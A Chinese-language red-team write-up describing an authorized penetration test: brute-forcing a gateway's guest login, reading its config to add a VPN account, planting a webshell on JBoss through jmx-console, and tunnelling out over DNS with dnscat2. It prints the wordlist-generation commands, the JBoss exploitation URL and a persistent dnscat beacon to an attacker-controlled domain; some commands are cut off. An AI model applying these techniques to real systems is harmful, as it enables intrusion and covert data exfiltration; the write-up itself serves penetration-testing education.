

从网关进入内网到 DNS 协议出网 - SecPulse.COM | 安全脉搏

“ 这是 酒仙桥六号部队 的第 103 篇文章。

前言

在一个风和日丽的下午，特别适合躺在草坪睡大觉。六点十五分临近下班，突然微信响了。脑子里冒出“嗯哼？？？难道有小姐姐约我。”打开一看，被 leader 拉到一个群里，Oh My God 快下班了，又要吩咐干活节奏，时间紧迫，果然技术汪是不配有私生活的。在群里跟客户以及销售对接，收集了下测试的范围、客户需求、注意事项、以及项目完结的标准是什么等等。客户表示当红队评估的标准来干就好，如果你能横向内网的话就搞叭（此时的我仿佛在微信上看到客户露出诡异的笑容。）这是瞧不起我？不服气，给授权书，整，打穿他内网，就完事。

我的内心毫无波动



甚至还想作诗

客户已经整理好一份列表，首先打开资产列表。提句题外话，你知道为什么人类要发明工具吗？因为长期劳动中都处于艰难的环境当中，然而工具的发明让人类能改善劳动。

作为脚本小子（工具党），当然是直接把 URL 链接整理一份，搭建好的 Xray+Awvs 一把梭。直接再慢慢一个个从 Fofa、傻蛋、钟馗之眼等网络测绘引擎查询资产，使用端口探测 nmap、和敏感文件、目录扫描工具，以及全球最大的程序员友好交流社区 github.com、网盘等等进行搜索和资产探测和漏洞扫描。



配置完工具，一看时间晚上七点十分，正好可以去楼下饭堂明目张胆的薅公司羊毛，吃个饭，慢悠悠点根烟再回来慢慢看。三十分钟过去后，回来一看工具已经跑完了，这大概就是**的力量叭。

拿着这些钱，今晚不把你当人



打开漏洞扫描报告发现事情并不简单，只有一堆低危漏洞跟 js 框架版本太低可能造成 xss，嗯？就这？就这？什么？？？顿时感觉刚吃的饭不香了，也难怪刚才客户在群里表现的很有自信的样子。花了三十分钟把漏扫报告导出来套模版写完交差，晚上八点二十分，leader 看到我的报告，表示很认可，本章节完。



其实这只是我幻想的，我骗你们的呢。leader 看完后，表示你明天可以回村里种地了，不用过来上班。



呵，我岂是会为了这五斗米弯腰？

“开个玩笑，开个玩笑，我还没开始发力。”

“还有五天，你再好好看看。”

害，这一届安全（hun zi）真不好做，内心嘀咕着。捡起饭碗，接着看信息收集的列表，打开 URL 一个个看，看到一个特征 SiteFiles，这不就是 SiteServer 嘛。

[illegible]

内心表示暗暗有戏，这道题我会，去年才看过有人分析事件有黑产利用的 1day。小手一抖直接在 URL 后加上 /SiteServer/



Oh...yee! ?? 再一顿目录扫描，好的凉了半截。

[illegible]

找不到后台，完全无望。如同编译工具时返回报错，告诉你找不到对象。本想着利用一波后台远程模版下载 webshell，直捣 dmz 区黄龙。



只能回来再慢慢翻看看其他 web 资产，找了半天无果，一看凌晨十二点，该洗洗睡了，熬夜 = 秃头 + 猝死，秃头 = 找不到女朋友，溜了溜了。第二天起来再继续。

次日再战

多次尝试识别 cms，继续掏出我的 nday 怼了一通，百思不得其 webshell，大概这就是彩笔（hun zi）叭，脑海里响起老周的教导，只有不努力的黑客.....。



不能就这么算，翻着翻着 nmap 端口扫描记录，找到一个 8080 端口 X 捷的路由网关，它长这样：




果断上 wooyun 备份库搜索一波记录学习姿势。



知道默认存在三个账号 admin/master/guest。

掏出 BurpSuite 尝试爆破密码, 由于它的账号密码是在 auth 这块进行校验, 经过了 base64 编码, 并且在密码后加个多余字符串的 7(密码等级为 7)。这里我们在 linux 下使用 awk 重新生成下字典。




```
root@x-5d67ef:~# awk '{print "guest:"$0}' x_pass.txt >
```



```
root@x-5d67ef:~# awk '{print $0"7"}' x_pass_2.txt > x_
```

得到字典。




```
guest:pwd@1237
guest:admin7
guest:password7
guest:1234567
guest:a1234567
guest:123456a7
guest:52013147
guest:1111117
guest:woaini13147
guest:qq1234567
guest:1231237
guest:0000007
guest:1qaz2wsx7
guest:1q2w3e4r7
guest:passwd7
guest:qwe1237
guest:77585217
guest:123qwe7
guest:a1231237
guest:123456aa7
guest:woaini5207
guest:woaini7
guest:1002007
guest:13145207
guest:woaini1237
guest:1233217
guest:q1234567
guest:1234567897
guest:123456789a7
guest:52113147
:
```


接着导入我们的字典，我简单跑一下就设置了 password top 100. 以及 base64 编码一下。



得到账号密码为 guest/guest，登录后针对 / LEVEL15 / 接口，修改 command 参数进行查看配置信息 show run.



发现管理员 admin 密码为 pwd!12345，害还是字典不够强大，不过读配置能看到也行（也可以把 guest 提权成 admin，不过怕被发现尽量少留痕迹，能复用他原来的密码尽量复用）。Web 页面登录管理员账号 admin 添加 SSL VPN 账号 user1/123456。



《X 捷 EG 易网关 guest 越权, 可执行任意命令, 通过 vpn 直接渗透内网》

《【RG-EG】RG-EG（网关模式）VPN 功能配置 SSL VPN》


内网渗透

拨入内网后, 通过前面在路由器网关页面里查看到的配置信息。

假装有图

得知内网 IP 大概有三个段, 优先针对已知的信息进行常用端口探测 (先不考虑可能改端口的情况) 可以节约大部

分时间，实在不行再尝试探测大 A / B / C 段 IP 存活，确定存活后再决定下一步端口探测。



通过一顿内网资产探测，找到两台使用了 JBOSS 中间件，确定存在对应漏洞，尝试各种 exp 直接远程命令执行，反弹 nc 无效，感觉做了 VLAN 隔离，我们这边只能访问业务服务器 HTTP/HTTPS 的 web 服务，而业务服务器无法访问我们指定的端口跟我们进行通信。那远程

溢出不了，我们只能通过本地部署 war 包嵌套一句话木马进去，通过 web 服务协议访问 webshell 进行交互。

`http://10.x.x.50:8080/jmxconsole/HtmlAdaptor?action=ire=jboss.admin:service=DeploymentFileRepository`,定位到st



尝试直接上传 test.war 部署一句话到网站根目录，尝试访问下失败。

自己本地搭建了一下 vulhub，发现复现正常，没啥特殊情况。。

这边估计有做过什么限制，想了想。




灵光一闪


应该可以把 war 包部署到已知的目录下，比如 Jmx-console.war。说干就干，本地复现成功。转到当前环境下进行实现。

先修改 BaseDir 到 ./deploy/:

接着修改 P1 修改 为 jmx-console.war p2 文件名 p3 文件后缀名 p4 一句话木马。



传入相应的值，即可 getshell。



嘿嘿成功拿到两台 root，但发现果然跟猜想的一样，服务器无法正常访问外网，做了限制。

跟客户沟通了下，客户说可以继续，让我们看看能不能把内网的机器跟外网的机器进行通信。既然得到准许了，那接下来就可以继续发挥发挥。


尝试使用 ping www.qq.com 发现无法 ping 通，说明 ICMP 协议不行，直接冰蝎尝试 socks5 也不支持。使用 curl 访问外网也不行，说明 http/https 也不出网。直接用 msf 反弹 tcp 也不支持。



Xd 们把害怕打在公屏上。

接着想起多年溯源反制中，挖矿经常使用的 DNS 协议进行对外通信。查了下资料发现 dnscat2 可以支持，开源万岁，现学现卖。

先配置域名的 dns。




Type	Name	Content	TTL	Proxy status	
A	0	108.x.x.216	Auto	DNS only	Edit
A	1	108.x.x.216	Auto	DNS only	Edit
NS	006	0.1.x.x.bio	Auto	DNS only	Edit
CNAME	1	0.1.x.x.bio	Auto	DNS only	Edit

A 记录配置一个指向攻击者 VPS 的 IP。

例如 A 记录 0，对应 IP108.x.x.216。

NS 记录配置你前面设置的 A 记录。

006.xxx.bio 对应 0.xxx.bio.




本地下载 dnscat2，安装这里跳过，自己去看 github 上的文档叭。

本地执行监听：

`./dnscat -dns domain=006.xxx.bio`

接着上传 client 对应的代码到 /tmp 下。进行 make 编译。

编译完成后，执行命令。



The screenshot shows a remote terminal window titled 'http://10.10.10.10:8080/jmx-console/test1.jsp'. The terminal output shows the execution of a command to compile and run a dnscat client. The command is: `secret=123qwe --max-retransmits 5:sleep 3600; done" > /dev/null 2>&1 &`. The output shows the client is running and listening for connections. The terminal also shows the execution of `ps -ef | grep user4` and `kill -9 4366` commands.

`nohup /bin/bash -c "white true; do /tmp/dnscat -dns dc`

每隔一个小时进行反弹。

记住这里 --dns domain 一定要填域名，我前面测试尝试直接填 IP 进行 dns 53 端口通信发现不行（以及这个工具支持加密传输，如果怕被流量探测发现可以考虑把流量加密 参数 --secret）。

成功反弹回来本地。

```
eth4 Link encap:Ethernet HWaddr 6E:AE:8E:00:11:8A
inet addr:10.0.0.1 Bcast:10.0.0.255 Mask:255.0.0.0
Client sent a bad sequence number (expected 8874, received 8782); re-sending
55.25% RX packets:43955185 errors:0 dropped:0 overruns:0 frame:0
TX packets:884199538 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:33993454908 (31.6 GiB) TX bytes:1208302115262 (1.0 TiB)
Memory:c4580000-c45a0000
DCAST RUNNING MULTICAST MTU:1500 Metric:1
UP BROADCAST
Client sent a bad sequence number (expected 8966, received 8874); re-sending
Client sent a bad sequence number (expected 8966, received 8874); re-sending
lo Link encap:Local Loop
Client sent a bad sequence number (expected 9334, received 9242); re-sending
back
inet addr:127.0.0.1 Mask:255.0.0.0
```

然后？



然后跟甲方爸爸汇报，甲方爸爸表示对咱们技术很认可，没必要再继续了。

总结回顾

1. 对外网大量资产常规 cms 进行漏洞探测无果。
2. 转战发现 EG 易网关。
3. 通过 EG 易网关找到未授权命令执行，添加 vpn 进入内网。
4. 对内网资产进行探测发现使用 jboss 中间件的服务器，发现 java 反序列化无法直接利用。
5. 本地搭建环境进行漏洞复现，通过本地部署 webshell 到其他目录下绕过限制。
6. 发现各种协议无效，通过 dns 协议成功出网，结束本次项目。

全文完

本文由 简悦 SimpRead 优化，用以提升阅读体验

使用了 全新的简悦词法分析引擎 ^{beta}，[点击查看详细说明](#)

